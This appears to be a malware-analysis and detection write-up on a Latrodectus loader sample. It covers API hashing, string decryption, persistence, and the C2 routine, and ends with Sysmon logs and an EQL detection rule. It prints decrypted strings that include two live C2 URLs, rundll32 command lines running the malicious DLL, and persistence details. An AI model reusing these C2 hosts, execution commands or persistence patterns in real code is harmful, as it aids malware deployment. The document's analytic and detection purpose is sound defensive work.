
### Import Table Reconstruct Through API Hashing

Right at the beginning of the main function, *Latrodectus* has a function that I named ***iat_reconstruct_api_hashing***. This function allows *Latrodectus* to execute functions that will reconstruct its import table through the **API Hashing** technique, specifically using the

*crc32* hash.

```
int64_t iat_reconstruct_api_hashing()

7fff0a386328  int64_t iat_reconstruct_api_hashing()

7fff0a386333      int64_t return
7fff0a386333      if (peb_access() == 0)
7fff0a386369          label_7fff0a386369:
7fff0a386369          return = 0
7fff0a386333      else
7fff0a38633c          if (sub_7fff0a38abd4() == 0)
7fff0a38633c              goto label_7fff0a386369
7fff0a38633e          api_hashing_routine_ntdll()
7fff0a38634e          if (api_hashing_routine_kernel32() == 0)
7fff0a38634e              goto label_7fff0a386369
7fff0a386357          if (api_hashing_routine#3() == 0)
7fff0a386357              goto label_7fff0a386369
7fff0a386360          if (api_hashing_routine_mix() == 0)
7fff0a386360              goto label_7fff0a386369
7fff0a386362          return = api_hashing_routine_ole32()
7fff0a38636f      return return
```

As an example, below is one of the functions that contains *crc32* hashes to be resolved at run time.



```
int64_t sub_18000904c()

    int32_t var_248 = 0x572d5d8e
    void* var_240 = &data_180010ed0
    void* var_238 = &data_180010de0
    int32_t var_230 = 0x201d0dd6
    void* var_228 = &data_180010ed0
    void* var_220 = &data_180010de8
    int32_t var_218 = 0xd4c9b887
    void* var_210 = &data_180010ed0
    int64_t* var_208 = &data_180010df0
    int32_t var_200 = 0x2ec21d6c
    void* var_1f8 = &data_180010ed8
    int64_t* var_1f0 = &data_180010e00
    int32_t var_1e8 = 0xc24fa5f4
    void* var_1e0 = &data_180010ed8
    int64_t* var_1d8 = &data_180010e08
    int32_t var_1d0 = 0x447d086b
    void* var_1c8 = &data_180010ed8
    int64_t* var_1c0 = &data_180010e10
    int32_t var_1b8 = 0xff00b1f6
    void* var_1b0 = &data_180010ed8
    int64_t* var_1a8 = &data_180010e18
    int32_t var_1a0 = 0x6cc098f5
    void* var_198 = &data_180010ed8
    void* var_190 = &data_180010e30
    int32_t var_188 = 0x8a749fa7
```

And below follows the same function, with the *crc32* hashes resolved statically using the *HashDB plugin*, developed by *cxiao*.


```
int64_t api_hashing_routine_mix()

    int32_t MessageBoxA = MessageBoxA
    void* var_240 = &data_7fff0a390ed0
    void* var_238 = &MessageBoxA
    int32_t wsprintfW = wsprintfW
    void* var_228 = &data_7fff0a390ed0
    int64_t* var_220 = &wsprintfW
    int32_t wsprintfA = wsprintfA
    void* var_210 = &data_7fff0a390ed0
    int64_t* var_208 = &wsprintfA
    int32_t InternetOpenW = InternetOpenW
    void* var_1f8 = &data_7fff0a390ed8
    int64_t* var_1f0 = &InternetOpenW
    int32_t InternetConnectA = InternetConnectA
    void* var_1e0 = &data_7fff0a390ed8
    int64_t* var_1d8 = &InternetConnectA
    int32_t HttpOpenRequestA = HttpOpenRequestA
    void* var_1c8 = &data_7fff0a390ed8
    int64_t* var_1c0 = &HttpOpenRequestA
    int32_t HttpSendRequestA = HttpSendRequestA
    void* var_1b0 = &data_7fff0a390ed8
    int64_t* var_1a8 = &HttpSendRequestA
    int32_t InternetReadFile = InternetReadFile
    void* var_198 = &data_7fff0a390ed8
    int64_t* var_190 = &InternetReadFile
    int32_t InternetCrackUrlA = InternetCrackUrlA
    void* var_180 = &data_7fff0a390ed8
```

This way it is possible to rename the variable names and identify cross-references throughout the code. Without performing this activity, it becomes impossible to statically analyze this sample.


## Decrypting Strings

*Latrodectus* also implements a custom string decryption algorithm, which decrypts strings at runtime, with the aim of further obfuscating your code.

Below, we can observe the algorithm in *Decompiler* and *Disassembler*.



Below, we can observe the execution of this algorithm on *x64dbg*, where the string of one of the *Latrodectus* C2 addresses was decrypted.





To automate the extraction, I set *x64dbg* to record logs whenever my *breakpoint* was triggered, collecting the *ASCII* value in the **RDX** register (where the decrypted values are stored).

Below are all the strings that this algorithm decrypts during the execution of this *Latrodectus* sample. Some of these strings are called multiple times during the code, which increases the recurrence of the function that decrypts the strings.

```
Decrypt string: L"\\*.dll"
Decrypt string: L"runnung"
Decrypt string: "%04X%04X%04X%04X%08X%04X"
Decrypt string: "Littlehw"
Decrypt string: L".exe"
Decrypt string: "https://titnovacrion.top/live/"
Decrypt string: "https://skinnyjeanso.com/live/"
Decrypt string: "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdef
Decrypt string: L"Update_%x"
Decrypt string: L"Update_%x"
Decrypt string: L"AppData"
Decrypt string: L"Desktop"
Decrypt string: L"Startup"
Decrypt string: L"Personal"
Decrypt string: L"Local AppData"
Decrypt string: L"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Shell
Folders"
Decrypt string: L"Custom_update"
Decrypt string: L"\\update_data.dat"
Decrypt string: L"rundll32.exe"
Decrypt string: L"\"%s\", %s %s"
Decrypt string: L"LogonTrigger"
Decrypt string: L"PT0S"
```

## Mutex Created by Latrodectus


One of the strings decrypted during the execution of the decryption algorithm is the string that *Latrodectus* will use as a *Mutex*. Below we can see this action on *Disassembler*, when the encrypted string is decrypted and it's passes as a argument to **CreateMutexW** API.




With this *Mutex* created, *Latrodectus* can identify whether it has already infected the device on which it was run.


## Local Enumeration

*Latrodectus* collects a series of local information, such as the device name (**GetComputerNameExA**), user name (**GetUserNameA**), information regarding the network adapter (**GetAdaptersInfo**). Below, we can see the collection of the current user's name, through the execution of the **GetUserNameA** API.





## Delete and Create Another Process of Yourself


During its execution, *Latrodectus* creates a new file in the *C:\Users\AppData\Roaming\Custom_update* directory, called *Update_<random_numbers>.dll*, and deletes the payload from the current path. Here we see some decrypted strings being used, such as **Custom_update**, **Update_%x** and **AppData**.





After creating the file, *Latrodectus* creates a new **rundll32** process to execute the same **scub** function as the newly created DLL (*it is the same payload*) in the *C:\Users\\AppData\Roaming\Custom_update* directory. Below, we can see the creation of the new process through the **CreateProcessW** API.




I opened the two *DLLs* in **PEStudio** (the *DLL* that is previously analyzed and extracted, and the *DLL* dropped in *AppData*) and as we can see below, it is the same binary.




And after the process runs, a new *rundll32* process is created.




After creating this new process, *Latrodectus* reexecutes the import table construction process through *API Hashing*, checks whether the ***Mutex*** already exists as well as the ***Update_<random_number>.dll*** file, and jumps directly to the communication routine.

## C2 Routine

The communication routine with *C2* is simple, using *APIs* such as **InternetConnectA** and **HttpSendRequestA** and others as well, to set up and close the connection, but these two are the ones that give us the most important information.

Below we can see Latrodectus using the decrypted strings to set up its connection with the C2 **titnovacrion[.]top** with the *InternetConnectA* API.

Next, *Latrodectus* assembles your **HTTP** request and sends it with the *HttpSendRequestA* API. With this API, we can observe the *Base64* content sent (via the **POST** method) to *C2*.


If the connection cannot be established in the way *Latrodectus* expects, it will perform the same procedures with the second *C2* **skinnyjeanso[.]com**. Below, we can see the same sequence.


As you can see in the screenshots, the *base64* content remains the same for sending both *C2* addresses.

## Threat Hunting Perspective

From this section onwards, we will focus on the process of detecting the behavior produced by this Latrodectus sample. Let's go.

## How to Detect the Latrodectus Execution Flow, Through SIEM?

Going back to the beginning, it is important to know that everything will start either with a *JS* script or with an infected *PDF*. This *1st Stage* will download an *MSI* and run it. When executed, a process will be created for a temporary file within the ***C:\Windows\Installer\MSI<random_numbers>.tmp*** directory, which will then drop and execute the *Latrodectus DLL Loader*.

```
Process Create:
RuleName: -
UtcTime: 2024-04-30 17:43:39.204
ProcessGuid: {425c570b-2dcb-6631-fb00-000000000c00}
ProcessId: 6204
Image: C:\Windows\Installer\MSIB233.tmp
FileVersion: 19.1.0.0
Description: File that launches another file
Product: Advanced Installer
Company: Caphyon LTD
OriginalFileName: viewer.exe
CommandLine: "C:\Windows\Installer\MSIB233.tmp" C:\Windows\System
32\rundll32.exe C:\Users\Administrator\AppData\Local\digistamp\mb
ae-api-na.dll, homi
CurrentDirectory: C:\Windows\system32\
User: FINBANK\Administrator
LogonGuid: {425c570b-45a3-6604-1af0-0a0000000000}
LogonId: 0xAF01A
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256=1E0E63B446EECF6C9781C7D1CAE1F46A3BB31654A70612F71F
31538FB4F4729A,IMPHASH=FB2CF51012533171A22F7091894D5E90
ParentProcessGuid: {425c570b-2dc9-6631-f700-000000000c00}
ParentProcessId: 4892
ParentImage: C:\Windows\System32\msiexec.exe
ParentCommandLine: C:\Windows\system32\msiexec.exe /V
ParentUser: NT AUTHORITY\SYSTEM
```

When executed, a process for **rundll32** will be created, with the default (so far) being the function to be called identified as '**homi**' in the *DLL Loader*.

```
Process Create:
RuleName: -
UtcTime: 2024-04-30 17:43:39.448
ProcessGuid: {425c570b-2dcb-6631-fc00-000000000c00}
ProcessId: 7592
Image: C:\Windows\System32\rundll32.exe
FileVersion: 10.0.17763.1697 (WinBuild.160101.0800)
Description: Windows host process (Rundll32)
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: RUNDLL32.EXE
CommandLine: "C:\Windows\System32\rundll32.exe" C:\Users\Administ
rator\AppData\Local\digistamp\mbae-api-na.dll, homi
CurrentDirectory: C:\Windows\System32\
User: FINBANK\Administrator
LogonGuid: {425c570b-45a3-6604-1af0-0a0000000000}
LogonId: 0xAF01A
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256=9F1E56A3BF293AC536CF4B8DAD57040797D62DBB0CA19C4ED9
683B5565549481,IMPHASH=F27A7FC3A53E74F45BE370131953896A
ParentProcessGuid: {425c570b-45a7-6604-9000-000000000c00}
ParentProcessId: 6064
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE /NOUACCHECK
ParentUser: FINBANK\Administrator
```


The DLL Loader will inject the final *Latrodectus* DLL into memory and drop it into the *AppData* directory. When executing it, it will call one of the two functions that have the same functionality, '*homi*' and '*scub*'. Below is a sequence of the execution of both. This sequence of process creation can be detected by *Sysmon Event ID 1*.

```
Process Create:
RuleName: -
UtcTime: 2024-04-30 18:14:00.698
ProcessGuid: {425c570b-34e8-6631-bf00-000000000d00}
ProcessId: 712
Image: C:\Windows\System32\rundll32.exe
FileVersion: 10.0.17763.1697 (WinBuild.160101.0800)
Description: Windows host process (Rundll32)
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: RUNDLL32.EXE
CommandLine: rundll32.exe "C:\Users\Administrator\AppData\Roaming
\Custom_update\Update_4140f889.dll", homi
CurrentDirectory: C:\Windows\System32\
User: FINBANK\Administrator
LogonGuid: {425c570b-346c-6631-b81c-0e0000000000}
LogonId: 0xE1CB8
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256=9F1E56A3BF293AC536CF4B8DAD57040797D62DBB0CA19C4ED9
683B5565549481,IMPHASH=F27A7FC3A53E74F45BE370131953896A
ParentProcessGuid: {425c570b-34e8-6631-be00-000000000d00}
ParentProcessId: 1548
ParentImage: C:\Windows\System32\rundll32.exe
ParentCommandLine: "C:\Windows\System32\rundll32.exe" C:\Users\Ad
ministrator\AppData\Local\digistamp\mbae-api-na.dll, homi
```

```
Process Create:
RuleName: -
UtcTime: 2024-04-30 18:14:36.044
ProcessGuid: {425c570b-350c-6631-c100-000000000d00}
ProcessId: 3952
Image: C:\Windows\System32\rundll32.exe
FileVersion: 10.0.17763.1697 (WinBuild.160101.0800)
Description: Windows host process (Rundll32)
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: RUNDLL32.EXE
CommandLine: "C:\Windows\system32\rundll32.exe"  C:\Users\Adminis
trator\Desktop\embedded_latrodectus.dll,scub
CurrentDirectory: C:\Windows\system32\
User: FINBANK\Administrator
LogonGuid: {425c570b-346c-6631-b81c-0e0000000000}
LogonId: 0xE1CB8
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256=9F1E56A3BF293AC536CF4B8DAD57040797D62DBB0CA19C4ED9
683B5565549481,IMPHASH=F27A7FC3A53E74F45BE370131953896A
ParentProcessGuid: {425c570b-346e-6631-9e00-000000000d00}
ParentProcessId: 4532
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE /NOUACCHECK
ParentUser: FINBANK\Administrator
```

After these executions, there will be several attempts to connect to the *Latrodectus* C2 addresses through *rundll32* process. This can be detected by *Sysmon Event ID 22*.

```
Dns query:
RuleName: -
UtcTime: 2024-04-30 18:31:52.351
ProcessGuid: {425c570b-34e8-6631-bf00-000000000d00}
ProcessId: 712
QueryName: titnovacrion.top
QueryStatus: 10054
QueryResults: -
Image: C:\Windows\System32\rundll32.exe
User: FINBANK\Administrator
```




## Detection Engineering

Now that we know the execution flow and how to detect the behavior produced by *Latrodectus*, through *Sysmon*, we will create detection rules for SIEM, with the aim of monitoring such behavior.

## EQL Detection Rule

Below is an *EQL* rule that I produced with the aim of detecting the execution flow of the *Latrodectus* malicious **MSI**, until the execution of the malicious **DLL** that will call one of the '**scub**' or '**homi**' functions, followed by the loading of this DLL. This entire behavior is executing within a minute, so our detection rule monitors this sequence of events within *1 minute*.


```
    sequence by host.name with maxspan=60s
    [any where (event.code : "1" or event.code: "4688") and process.name : "MSI*.tmp"
and process.command_line : "*homi*"]
    [any where (event.code : "1" or event.code: "4688") and process.name :
"rundll32.exe" and (process.command_line : "*homi*" or process.command_line :
"*scub*")]
    [any where event.code : "7"]
```

